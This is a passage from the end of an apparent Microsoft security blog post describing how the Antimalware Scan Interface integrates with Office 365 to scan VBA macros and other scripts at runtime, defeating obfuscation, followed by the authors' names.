then the above class of documents are not excluded from the behavior. This protocol allows the VBA runtime to report to the Anti-Virus system certain high-risk code behaviors it is about to execute and allows the Anti-Virus to report back to the process if the sequence of observed behaviors indicates likely malicious activity so the Office application can take appropriate action. When this feature is enabled, affected VBA projects' runtime performance may be reduced.

Conclusion: Exposing hidden malicious intent

Macro-based malware continuously evolves and poses challenges in detection using techniques like sandbox evasion and code obfuscation. Antimalware Scan Interface (AMSI)'s integration with Office 365 applications enable runtime scanning of macros, exposing malicious intent even with heavy obfuscation. This latest improvement to Office 365 allows modern endpoint security platforms like Windows Defender ATP to defeat macro-based threats.

Code instrumentation and runtime monitoring are powerful tools for threat protection. Combined with runtime scanning via AMSI, they enable antivirus and other security solutions to have greater visibility into the runtime behavior of a macro execution session at a

very granular level, while also bypassing code obfuscation. This enables antivirus solutions to (1) detect a wide range of mutated or obfuscated malware that exhibit the same behavior using a smaller but more efficient set of detection algorithms, and (2) impose more granular restrictions on what macros are allowed to do at runtime.

Moreover, AMSI protection is not limited to macros. Other scripting engines like JavaScript, VBScript, and PowerShell also implement a form of code instrumentation and interface with AMSI. Attacks with multiple stages that use different scripts will be under scrutiny by AMSI at each step, exposing all behaviors and enabling detection by antivirus and other solutions.

We believe this is another step forward in elevating security for Microsoft 365 customers. More importantly, AMSI and Office 365 integration enables the broader ecosystem of security solutions to better detect and protect customers from malicious attacks without disrupting day-to-day productivity.

***Giulia Biagini**, Microsoft Threat Intelligence Center*
***Sriram Iyer**, Office Security*
***Karthik Selvaraj**, Windows Defender ATP Research*